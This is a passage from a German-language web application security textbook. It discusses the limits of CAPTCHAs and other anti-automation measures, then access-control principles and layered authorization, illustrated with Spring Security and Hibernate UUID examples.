Visuelle CAPTCHAs besitzen verschiedene Probleme: Zunächst ihre Berechenbarkeit. So lässt sich die erste CAPTCHA-Variante noch recht einfach mittels entsprechender (OCR-)Tools wie TesserCap (siehe Abb. 3.52) oder XRumer lösen. Im zweiten Fall (erste reCAPTCHA-Variante) ist dies zumindest durch die zusätzliche Verzerrung des Bildes etwas erschwert. Solch verzerrte CAPTCHAs sind, und damit kommen wir zu dem zweiten Problem, teilweise schon für Personen mit leichten körperlichen oder altersbedingten Einschränkungen nur noch schwer lösbar.

Es wird deutlich, dass ein Automatisierungsschutz auf Basis von solch verzerrten visuellen CAPTCHAs keine optimale Lösung darstellen kann, da sich diese Maßnahme sehr nachteilig auf die Bedienbarkeit einer Webanwendung auswirkt. Im Fall von





Abb. 3.52 Automatisches Lösen eines visuellen CAPTCHAs mittels TesserCap

reCAPTCHA wurde die Bedienbarkeit versucht dadurch zu verbessern, dass ein sogenanntes Audio-CAPTCHA, bei dem der verzerrte Text per Computerstimme vorgelesen wird, als alternatives Verfahren angeboten wird. Aber auch dieser Versuch stellt sicherlich kaum eine adäquate Lösung für dieses Problem dar.

Zum Glück hat sich in diesem Bereich in den vergangenen Jahren aber Einiges getan, etwa durch eine neue reCAPTCHA-Variante, die ganz rechts in Abb. 3.51 zu sehen ist. Statt mit Bild-Verzerrung arbeitet diese mit der Erkennung von Objekten auf Bildern. Diese Variante ist heute sehr viel im Einsatz. Wer häufiger ein solches lösen durfte, der wird die Verbesserung der Bedienbarkeit durch diese Variante aber vielleicht schon in Frage stellen. Um diese hier zumindest etwas zu verbessern, nutzt reCAPTCHA zusätzlich eine automatische JavaScript-basierte Verifikation und blendet das Bild-CAPTCHA nur dann ein, falls diese nicht erfolgreich war. Trotzdem ist die Eignung auch dieser CAPTCHA-Variante für Webseiten, auf die viele Kunden zugreifen, zumindest fragwürdig.

Wie es vielleicht besser funktionieren könnte, sieht man gut am Beispiel von KeyCAPTCHA (www.keycaptcha.com) oder visualCAPTCHA (visualcaptcha.net), welches in Abb. 3.53 zu sehen ist. Statt auf schwer erkennbare Bilder setzen diese vor allem auf den Einsatz von JavaScript und CSS. Für Benutzer ist dies unerheblich, da dies im Browser stattfindet, Crack-Programme tun sich mit dem Parsen entsprechender Logik, zumindest aktuell, jedoch noch sehr schwer.

Abb. 3.53 visualCAPTCHA



Einen wirklich vollständigen Automatisierungs-Schutz wird man durch solche CAPTCHAs aber sicherlich niemals erhalten. Das sieht man gut am Beispiel von Facebook und Co, welche dieses Problem selbst nicht in den Griff bekommen. Denn zur Not lassen sich automatisierte Angriffe immer noch durch Menschen durchführen. Aufgrund der günstigen Arbeitskosten in vielen Ländern, insbesondere im ostasiatischen Raum, haben sich mittlerweile zahlreiche Firmen aus Ländern wie China oder Bangladesch darauf spezialisiert, große Mengen von CAPTCHAs im Kundenauftrag zu lösen. Dies wird häufig als sogenannte „Sweatshop-Ansatz“ bezeichnet. Die Kosten für Auftraggeber liegen dabei in der Regel bei ein oder zwei US-Dollar für mehrere tausend gelöste CAPTCHAs.

Zusammenfassend muss davon ausgegangen werden, dass sich jedes CAPTCHA auf die eine oder andere Weise automatisiert lösen lässt. Trotzdem kann deren Einsatz aber durchaus zweckmäßig sein, um automatisierte Zugriffe zumindest zu einem gewissen Grad zu reduzieren. Es kommt dabei maßgeblich auf das eingesetzte Verfahren sowie die Eignung für den zu schützenden Anwendungsfall an. Automatisierungsschutz muss nicht immer durch kryptische Bild-CAPTCHAs implementiert werden. Neue Lösungen wie visualCAPTCHA zeigen, dass es in diesem Bereich durchaus Entwicklungen hin zu Verfahren mit besserer Bedienbarkeit gibt. Wir werden in den nächsten Jahren hier sicherlich noch weitere interessante Lösungen sehen.

3.10.5 Hinterlegtes Wissen

Ein tatsächlich sehr einfacher aber ebenso effizienter Schutzmechanismus gegen automatisierte Zugriffe, speziell für Anmeldefunktionen, besteht darin, dort zusätzliche Login-Informationen aus dem Profil eines Benutzers abzufragen. Möglich ist dies auch fallabhängig, etwa nach einer bestimmten Anzahl fehlgeschlagener Anmeldeversuche oder Zugriffen aus bestimmten Ländern (was sich per GeoIP auswerten lässt).

Bei solchen Informationen kann es sich z. B. um vom Benutzer hinterlegte Sicherheitsfragen, seine Postleitzahl oder Kundennummer handeln.

3.10.6 Weitere Verfahren

Zusätzlich zu den genannten Verfahren existieren noch verschiedene weitere Ansätze, mit denen sich die Durchführung von automatisierten Zugriffen bzw. Angriffen ausbremsen lassen. Wagner schlägt eine weitere interessante Variante vor: die Verwendung eines „Honeypot"-Parameters. Der Trick besteht dabei darin, dass das entsprechende Eingabefeld mittels CSS ausgeblendet wird und so von einem normalen Anwender gar nicht ausgefüllt werden kann. Ein Bot kann diese Eigenschaft jedoch nur deutlich schwerer erkennen, so dass er in der Regel das Feld ausfüllen wird und sich dadurch von der Anwendung eindeutig als Bot identifizieren lässt (vergl. [31]).

Natürlich funktionieren solch generischen Maßnahmen nur bei ungezielten Angriffen, also etwa Bots, die das Internet wahllos nach Formularen durchsuchen. Einen sehr guten Überblick über verschiedene Verfahren in diesem Bereich findet man in den beiden Veröffentlichungen von Gunter Ollmann zum „Resource Metring" (vergl. [35]) sowie zum Ausbremsen von Angriffstools (vergl. [36]).

Eine ebenfalls sehr effiziente, jedoch deutlich schwieriger zu implementierende Maßnahme besteht in der Durchführung einer Anomalie-Erkennung. Hierbei wird versucht normales von anormalem Benutzerverhalten zu unterscheiden. So wird ein echter Benutzer etwa kaum imstande sein, ein Formular innerhalb einer Sekunde auszufüllen und abzusenden. Solche Prüfungen sind relativ einfach und gleichzeitig sehr wirkungsvoll. Auch ein solcher Ansatz ließe sich gut für die Absicherung von Abstimmungen oder Gewinnspielen einsetzen (siehe Abschn. 3.6.6). Wie bereits ausgeführt, besteht insbesondere bei schützenswerten Funktionen ein sehr gutes Verfahren darin, Anfragen nicht unmittelbar zu verwenden, sondern stattdessen die Ergebnisse zunächst auf etwaige Unregelmäßigkeiten hin zu analysieren (z. B. nach Ende einer Abstimmung) und entsprechend zu bereinigen bevor sie weiterverwendet werden.

3.10.7 Überblick und Empfehlungen

Anti-Automatisierungs-Techniken sind vor allem für externe (also aus dem Internet zugreifbare) Webanwendungen relevant und dort insbesondere für anonym aufrufbare Anwendungsfunktionen. Entsprechende Maßnahmen lassen sich zur Absicherung verschiedener Anwendungsfälle einsetzen, vor allem zum Schutz vor verschiedenen Formen von Brute-Forcing-Angriffen oder vor ressourcen- bzw. kostenintensiven Anwendungsfunktionen von Denial-of-Service-Angriffen (Application DoS). Wirklich vollständig lassen sich automatisierte Angriffe allerdings nur sehr schwer unterbinden. Vielmehr wird mit Maßnahmen in diesem Bereich verfolgt, solche Angriffe soweit zu erschweren (bzw. deren Work Factor zu erhöhen), dass sich deren Durchführung für einen Angreifer nicht mehr lohnt oder die dadurch entstehenden Kosten für den Betreiber einer Webseite akzeptabel sind.

- Mit Techniken der Anti-Automatisierung lassen sich automatisierte Angriffe (z. B. durch Bots oder Skripte ausgelöst) nicht unterbinden, sondern lediglich ausbremsen. Mit welcher Stärke dies erforderlich ist, hängt primär vom Schutzbedarf der relevanten Anwendungsfunktion sowie ggf. bereits vorhandener Schutzmaßnahmen ab.[23]

Die Wahl geeigneter Verfahren zum Schutz vor automatisierten Angriffen (bzw. Zugriffen) hängt maßgeblich vom Schutzbedarf der betrachteten Anwendungsfunktion bzw. der zu schützenden Benutzerkonten ab, und zwar keinesfalls nur in Bezug auf deren Vertraulichkeit, sondern gerade auch auf ihre Verfügbarkeit. Mitunter kann ein striktes Verfahren wie eine Accountsperre ein probates Mittel darstellen. Beim Einsatz solcher Verfahren sollten etwaige Nebenwirkungen berücksichtigt und bewertet werden. Dies gilt vor allem in Bezug auf die Einschränkung der Verfügbarkeit und Bedienbarkeit. Neben dem Aussperren von Benutzern betrifft dies im Besonderen den Einsatz von CAPTCHAs.

Der beste Schutzmechanismus besteht generell darin, die betreffende Funktion in den angemeldeten Bereich zu verlagern bzw. um eine Authentifizierung zu erweitern. Ist dies nicht möglich, ist häufig vor allem die Kombination verschiedener Verfahren am zweckmäßigsten. In diesem Zusammenhang kann es auch hilfreich sein, bereits im Rahmen der Entwicklung Security-Schalter für bestimmte Funktionen einzubauen, durch die sich im Bedarfsfall ein entsprechend stärkerer Automatisierungs-Schutz aktivieren lässt.

3.11 Zugriffsschutz

Nachdem sich ein Benutzer an einer Anwendung angemeldet hat, kann diese mittels Zugriffskontrollen (Access Controls) prüfen, ob dieser auf eine bestimmte Seite zugreifen oder eine eine bestimmte Aktion durchführen darf. Dies geschieht auf Basis von Berechtigungen, die er direkt oder über seine Rollenzugehörigkeit besitzt. Formell sprechen wir in diesem Zusammenhang jedoch nicht von einem Benutzer, sondern einem „Subjekt“, das sich an der Anwendung authentisiert. Das hat den Hintergrund, dass es sich dabei nicht nur um Benutzer, sondern auch um Prozesse (Skripte etc.) handeln kann.

Aus Sicht der Anwendung wird dieses Subjekt durch einen sogenannten „Principal“ repräsentiert. Die Autorisierung eines Subjektes (bzw. eines Principals) erfolgt dabei auf Basis eines erbrachten Nachweises („Evidence“ genannt). Dabei könnte es sich um ein Passwort, eine Session-ID aber auch ein Access Token, eine IP-Adresse oder verschiedene andere Attribute oder Eigenschaften des Subjektes handeln. Natürlich kann dabei auch eine Kombination verschiedener Nachweise erforderlich sein. Dort, wo die Differenzierung in Subjekt und Principal nicht erforderlich ist, wird in diesem Kapitel aus Gründen der Vereinfachung jedoch schlicht von „Benutzern“ gesprochen.

[23] Ist etwa durch eine restriktive Passwort-Policy sichergestellt, dass sämtliche Benutzeraccounts mit starken Passwörtern geschützt sind, so ist ein Aussperren von Benutzern nach mehrmaliger Fehlanmeldung sicherlich weniger sinnvoll als wenn Benutzer hier auch triviale Passwörter vergeben können.

3.11.1 Prinzipien

Gerade im Hinblick auf den Zugriffsschutz existieren verschiedene Sicherheitsprinzipien, die jedem, der an der Entwicklung einer Anwendung mitwirkt, bekannt sein sollten.

Minimiere Privilegien („Least Privilege") Eine wichtige Ausprägung des Minimal-Prinzips stellt die Minimierung von Privilegien, also ein restriktives Berechtigungsmanagement, dar. Hierauf bezieht sich das Least-Privilege-Prinzip, welches besagt, dass einem Benutzer (oder einem Prozess) stets nur die Berechtigungen zugewiesen werden sollten, die für die Durchführung von dessen Aufgaben erforderlich sind. Das Gegenteil von Least Privilege haben wir bereits im letzten Kapitel am Beispiel der Überprivilegierung (siehe Abschn. 2.8.5) kennengelernt. Aus dem Least-Privilege-Prinzip lassen sich verschiedene Maßnahmen ableiten:

1. Benutzer und Prozesse erhalten nur minimalen Zugriff (standardmäßig ausschließlich Lese-Berechtigungen).
2. Prozesse verwenden eigene restriktive Systemidentitäten oder werden mit den Berechtigungen des Benutzers ausgeführt.
3. Prozesse werden in einer abgeschotteten Sandbox ausgeführt, in der sie nur auf die Dateien zugreifen können, die sie für ihre Aufgabe benötigen.
4. Ressourcenzugriffe erfolgen über eine dedizierte Benutzerkennung, die nur zwingend erforderliche Berechtigungen besitzt (z. B. auf dem Dateisystem oder der Datenbank).
5. Allgemeines Vermeiden von privilegiertem Code (ActiveX, Java-Applets), Verwenden von serverseitigen Code-Policies (Security Managers bei Java, Code Access Security bei .NET) und Abschottung der privilegierten von nicht-privilegierten Codeteilen.
6. Jede Berechtigung sollte eine Gültigkeit besitzen, die nach deren Ablauf automatisch entzogen wird.

Need to Know und Need to Do In Bezug auf die Spezifikation von Privilegien an Benutzer sprechen wir auch vom Need-to-Know-Prinzip **.** Dieses stellt prinzipiell eine andere Sicht auf das Least-Privilege-Prinzip dar, häufig werden beide Begriffe aber auch gleichgesetzt. Das ist jedoch nicht ganz korrekt, denn „Need to Know" ist nicht auf Daten und Systemfunktionen, sondern primär auf Informationen bezogen und daher sehr viel übergreifender. Da es besonders im Rahmen von Anwendungen nicht nur auf das ankommt, was ein Benutzer letztlich „sehen" kann, sondern auch darauf, was er „tun" können und dürfen soll, existiert zusätzlich das Need-to-Do-Prinzip. Die Spezifikation von erforderlichen Privilegien lässt sich auf Grundlage von beidem, also Need to Know und Need to Do, durchführen.

- Benutzer und Prozesse dürfen nur die minimalen (= erforderlichen) Berechtigungen auf Basis von „Need to Know" und „Need to Do" besitzen.

Default Deny In Abschn. 3.3.11 wurde auf die Notwendigkeit hingewiesen, Systeme mit sicheren Standardeinstellungen auszuliefern. Dies betrifft im Besonderen natürlich auch die Zugriffsrechte. Standardmäßig sollten produktive Systeme daher stets Zugriffe verweigern, wenn diese nicht explizit berechtigt wurden. Dies bezeichnen wir als „Default Deny".

Fail Secure Fehlgeschlagene Berechtigungsprüfungen dürfen nicht dazu führen, dass ein System in einen unsicheren Zustand gerät („Fail Open"), sondern immer in einem sicheren („Fail Secure" oder „Fail Closed") verbleibt; wir hatten uns hierzu in Abschn. 3.3.10 bereits einige konkrete Beispiele angeschaut. Auf diese Weise ist eingeschlossen, dass in einem Fehlerfall keinerlei sensible oder interne Informationen offengelegt werden können (z. B. in angezeigten Fehlermeldungen).

Complete Mediation und Defense-in-Depth Ein weiteres Prinzip, das im Zusammenhang mit Zugriffskontrollen eine Rolle spielt, ist „Complete Mediation", was sich in etwa mit „vollständige Kontrolle" übersetzen lässt. Dieses Prinzip besagt, dass alle sensiblen Aktionen (z. B. Objektzugriffe) in einer Anwendung einzeln zu autorisieren sind. Damit wird einem sehr häufigen Anti-Pattern entgegengewirkt, bei dem die Zugriffskontrolle nur an einer einzelnen Stelle abgebildet ist (Single Point of Failure). Im Grunde lässt sich Complete Mediation damit auch als Variante von Defense in Depth sehen, welches in Abschn. 3.3.9 vorgestellt wurde.

3.11.2 Zugriffsmodelle

Der Zugriff auf sensible Daten in Webanwendungen geschieht gewöhnlich auf Basis von Rollen (z. B. „Anonymer Benutzer", „Angemeldeter Benutzer", „Administrator"), über die Berechtigungen an konkrete Subjekte zugewiesen werden. Entsprechend wird auch von einem rollenbasierten Zugriffssystem (Role Based Access Control, RBAC) gesprochen. Anstelle von Rollen werden manchmal auch einzelne Berechtigungen direkt einzelnen Benutzern zugewiesen, was ein sehr viel granulareres Berechtigungsmanagement erlaubt als wenn dies indirekt über Rollen erfolgt. In diesem Fall sprechen wir von Permission Based Access Control (PBAC), welches eher seltener im Webbereich anzutreffen ist.

Häufig wird dies in Form eines MACs (Mandatory Access Control) umgesetzt, was bedeutet, dass die Sicherheitsrichtlinie (also die Entscheidung, wer was machen darf) durch das System vorgegeben wird. Dagegen erfolgt dies im Fall von DAC (Discretionary Access Control) durch den Besitzer der Daten. Auch DACs finden im Webbereich zunehmende Verwendung, so etwa in Sozialen Netzwerken, wo Anwender bestimmte Inhalte selektiv anderen Benutzern freigeben können. Auch bei Anwendungen wie SharePoint und Wikis wird das DAC in Teilen eingesetzt. Auch das Abschn. 3.11.8 behandelte OAuth-Protokoll ist ein Beispiel für die Implementierung eines DACs.

3.11.3 Mehrschichtige Zugriffskontrolle (expliziter Schutz)

Wie bereits erwähnt, kommt dem Defense-in-Depth-Prinzip eine wichtige Bedeutung im Zusammenhang mit Zugriffskontrollen zu. Dies hat auch damit zu tun, dass sich je nach Anwendungsschicht bestimmte Privilegien und Nachweise unterschiedlich gut verifizieren lassen, was in Abb. 3.54 veranschaulicht ist.

Die konkrete Implementierung von Zugriffskontrollen kann sich je nach eingesetztem Framework zwar etwas unterscheiden, die grundlegenden Ansätze sind jedoch in der Regel die gleichen. Besonders gut lässt sich die Spezifikation von Zugriffskontrollen anhand des Spring Security Frameworks darstellen. Im Folgenden wird daher eine Reihe von konkreten Beispielen auf Basis dieses Frameworks erläutert.

URL-Ebene Auf der URL-Ebene führen wir üblicherweise eine grobe Autorisierung bestimmter Bereiche durch, sofern das URL-Schema dies zulässt. Die folgende Anweisung zeigt ein Beispiel, wie dies im Fall von Spring Security (einem Security-Framework für Java-basierte Webanwendungen) für den geschützten Admin-Bereich („http(s)://host/secure“) auf deklarative Weise möglich ist:

```
<intercept-url pattern="/secure/**" access="hasRole('ADMIN')" />
```

Der Benutzer, der Zugriff zu diesem URL-Bereich erhält, muss sich somit an der Anwendung authentifiziert haben und dort die Rolle „admin“ besitzen.

Methodenebene Weiter geht es auf der Methodenebene, worüber sich der Zugriff auf bestimmte Services oder auch für ganze Packages einschränken lässt. Genauso wie wir mittels Annotationen im Programmcode Eingabedaten validieren können, lassen sich über




Abb. 3.54 Mehrschichtige Zugriffskontrolle

sie auch Berechtigungen auf Methodenebene definieren, wie im Folgendem exemplarisch für die Methode „list()“ gezeigt:

```
@PreAuthorize("hasRole('USER')")
public int list();
```

Mittels des Spring Security Frameworks wurde als Bedingung für den Aufruf dieser Methode definiert, dass der Benutzer Mitglied der Benutzergruppe sein muss und zusätzlich die Berechtigung „owner“ für das übergebene Account-Objekt besitzen muss. Das Gleiche ist natürlich auch auf Codeebene möglich, wo sich Berechtigungen programmatisch prüfen lassen:

```
if(user.hasRole("USER")) {
     ...
}
```

Zudem bieten gängige Security-Frameworks und Template-Technologien wie JSF oder ASP.NET die Verwendung entsprechender Tags für Berechtigungsprüfungen an, mit denen sich Bereiche oder Links ausblenden lassen, für die ein Benutzer nicht die erforderlichen Berechtigungen besitzt. Dieses Prinzip wird als Limited Access Pattern bezeichnet. Hierzu ein Beispiel, in dem bestimmte HTML-Elemente nur angemeldeten Benutzern angezeigt werden:

```
<html>
...
<security:authorize access="hasAnyRole('USER')">
...
</security:authorize>
```

Die Prüfung von Berechtigungen anstelle von Rollen hat den Vorteil, dass sie eine deutlich größere Flexibilität bietet, schließlich können sich Annahmen bzgl. Rollen im Laufe des Lebenszyklus einer Anwendung durchaus ändern, Berechtigungen lassen sich hingegen granular für einzelne Methodenaufrufe spezifizieren, zuweisen und natürlich auch prüfen. So lässt sich das Mapping von Rollen auch leicht mittels eines Autorisierungs-Handlers über eine Datenbank abbilden, wo die verschiedenen Berechtigungen verschiedenen Rollen zugeordnet werden.

Objekt- bzw. Modelebene Weiterhin ist es möglich, Zugriffe auf einzelne Objekte (z. B. eine Produkt-ID, ein bestimmtes Benutzerkonto etc.) sowohl innerhalb der Anwendung als auch innerhalb von Backendsystemen granular zu kontrollieren. Damit sich der letztere Fall abbilden lässt, ist es erforderlich, dass die Benutzerkennung (der „Principal“) dem

entsprechenden Backendsystem weitergereicht wird, was konkret die Durchführung einer Identity Propagation (siehe Abschn. 3.7.13) erfordert.

Zugriffsprüfungen für einzelne Objekte werden in der Praxis häufig auch auf Methodenebene implementiert, etwa mittels Annotationen, wie dies im folgenden Snippet anhand von Spring Security gezeigt ist:

```
@PreAuthorize("@mySecurityService.hasPermission(authentication,
#account)")
public int list(Account account);
```

Im obigen Beispiel haben wir zunächst einen Service für die Zugriffskontrolle der Methode „list()“ eingefügt und diesen mit dem betreffenden „account“-Objekt parametrisiert. Grundsätzlich lässt sich innerhalb dieses Services jetzt noch eine Ebene tiefer gehen und dort wiederum eine entsprechende Methode aus der Klasse Account aufrufen, welche letztlich die Zugriffskontrolle selbst mit der Methode „isAuthorized()“ durchführt:

```
public class Account {

  public boolean isAuthorized(User user) {
    if ((user == null) || ((user.getCustomer() == null))
      return false;

    if (user.isAdmin())
      return true;
    return (user.getId().equals(this.getOwner().getId()));
  }
```

Zusätzlich lassen sich unautorisierte Zugriffe auf Objekteebene auch dadurch erschweren, dass die verwendeten Objekt-IDs nicht sequentiell hochgezählt werden (was der Standard ist), sondern hierfür stattdessen UUIDs verwendet werden. Dabei handelt es sich um einen Standard für Zufallszahlen, der unter Verwendung von kryptographischen Prüfsummen arbeitet. Eine exemplarische UUID sieht wie folgt aus:

```
b70a1a82-f5c2-4fd4-8896-d55a015494f5
```

Die Verwendung von UUIDs sollten die meisten modernen Programmiersprachen bzw. ORM-Frameworks ermöglichen. Im Folgenden ist ein Beispiel für einen entsprechenden Generator von Hibernate ORM gezeigt:

```
@GeneratedValue(generator = "uuid2")
@GenericGenerator(name = "uuid2", strategy = "uuid2")
@Column(name = "id", columnDefinition = "BINARY(16)")
```

```
@Id
private java.util.UUID id;
```

System- und Infrastrukturebene Neben dem Zugriff auf konkrete Objekte lässt sich auch eine Zugriffskontrolle auf bestimmte Ressourcen (z. B. Dateisystemebene, Netzwerk Sockets etc.) durchführen. Einen wichtigen Aspekt stellt in diesem Zusammenhang die Verwendung von Codeberechtigungen dar. Standardmäßig ist eine solche Prüfung nur bei einigen clientseitigen Technologien wie Java-Applets aktiviert. Anders sieht es bei ActiveX sowie dem überwiegend serverseitigen Programmcode aus, der üblicherweise mit vollen Berechtigungen (Full Trust) ausgeführt wird. Im Fall von serverseitigem Code ist eine entsprechende Berechtigungsprüfung zwar meistens möglich, jedoch aus Performancegründen in der Regel abgeschaltet. Auf diesen Aspekt wird in Abschn. 3.15.4 genauer eingegangen.

3.11.4 Mehrschichtige Separierung (impliziter Schutz)

Der effektivste Schutz sensibler Daten erfolgt jedoch nicht über explizite Zugriffskontrollen, sondern über eine konsequente Anwendung des Vermeidungsprinzips. Auf dessen Grundlage lassen sich sensible Daten und Anwendungsbereiche voneinander separieren und dadurch deren Schutz bereits implizit über das Anwendungsdesign – zumindest zu einem gewissen Grad – sicherstellen. Gerade für die Trennung von Daten unterschiedlicher Mandanten (Mandantenseparierung) ist dieser Schutzmechanismus sehr wichtig. Durchführen lässt sich dieser auf verschiedenen Ebenen:

1. URL-Ebene
2. Codeebene
3. Datenebene
4. System- und Infrastrukturebene

URL-Ebene Im ersten Fall lässt sich erneut auf Indirektionen zurückgreifen und zwar auf Basis eines Session-basierten Mappings (siehe Abschn. 3.5.4): Anstatt auf eine direkte Objektreferenz (also etwa ein Datenbankobjekt) zuzugreifen, was eine Berechtigungsprüfung erfordern würde, arbeiten Benutzer dabei nur mit benutzerspezifischen (also lokalen) Referenzen, die über die Session auf entsprechende Datenbankobjekte abgebildet werden. Auf diese Weise wird implizit sichergestellt, dass Benutzer nur auf erlaubte Objekte zugreifen können.

Eine weitere Möglichkeit zur Separierung auf URL-Ebene lässt sich auf Basis von Anwendungsteilen mit unterschiedlichen Berechtigungsstufen durchführen. Eine gängige Praxis ist es in diesem Zusammenhang etwa, den Admin-Bereich unterhalb von „/admin“ bereitzustellen. Dieses konkrete Beispiel ist zwar nicht unbedingt im Sinne der Auffindbarkeit dieses Bereiches, hilft jedoch dabei, diesen sehr viel einfacher vor unberechtigten Zugriffen zu schützen, als wenn dieses für jede einzelne Methode erforderlich wäre.

Code- und Datenebene Eine weitere Form der Separierung findet auf Code- oder Datenebene statt. Wir finden diesen Ansatz etwa bei gängigen Smartphone-Betriebssystemen angewendet, die in separaten Speicherbereichen ausgeführt werden und mit selektiven Berechtigungen ausgestattet sind. Auch einige Webplattformen wie SharePoint verfolgen grundsätzlich einen ähnlichen Ansatz und gruppieren Anwendungen in sogenannten Application Pools (siehe Abschn. 3.15.7). Separieren lassen sich aber auch einzelne Codebereiche (Codeseparierung), etwa auf Basis deren Schutzbedarfs oder wenn diese nur von bestimmten Benutzergruppen ausgeführt werden dürfen. Abb. 3.55 zeigt hierfür ein Beispiel, bei dem der Code für die Durchführung privilegierter (z. B. administrativer) Anwendungsfunktionalität separiert wurde.

Häufig sollen interne Dienste an das Internet angebunden werden, wobei dort aber nur ein Teil der intern angebotenen Funktionalität benötigt wird. Um hierdurch nicht unnötig die Angriffsfläche zu vergrößern, schlägt Matsumoto die Verwendung eines Fassade-Strukturmusters (siehe Abb. 3.56) vor, durch welches sämtliche externen Zugriffe über eine zusätzliche Klasse erfolgen, welche nur die benötigten Methoden des internen Services kapselt (vergl. [37]).




Abb. 3.55 Separierung von privilegiertem Code in der Anwendungsarchitektur




Abb. 3.56 Beispiel einer Service Facade

Auch Daten lassen sich voneinander separieren, etwa durch getrennte Datenbankschemas. Mit dem Prinzip der Datenisolierung (bzw. Datenabschottung) werden wir uns in Abschn. 3.15.7 genauer befassen.

System- und Infrastrukturebene Schließlich sollte auch die Umsetzung infrastruktureller Separierungsmaßnahmen nicht vergessen werden. Die minimalste Maßnahme in diesem Bereich besteht in einer strikten Trennung zwischen internen und externen Systemen. Ebenfalls gängige Praxis ist die Separierung von Test- und Produktionssystemen.

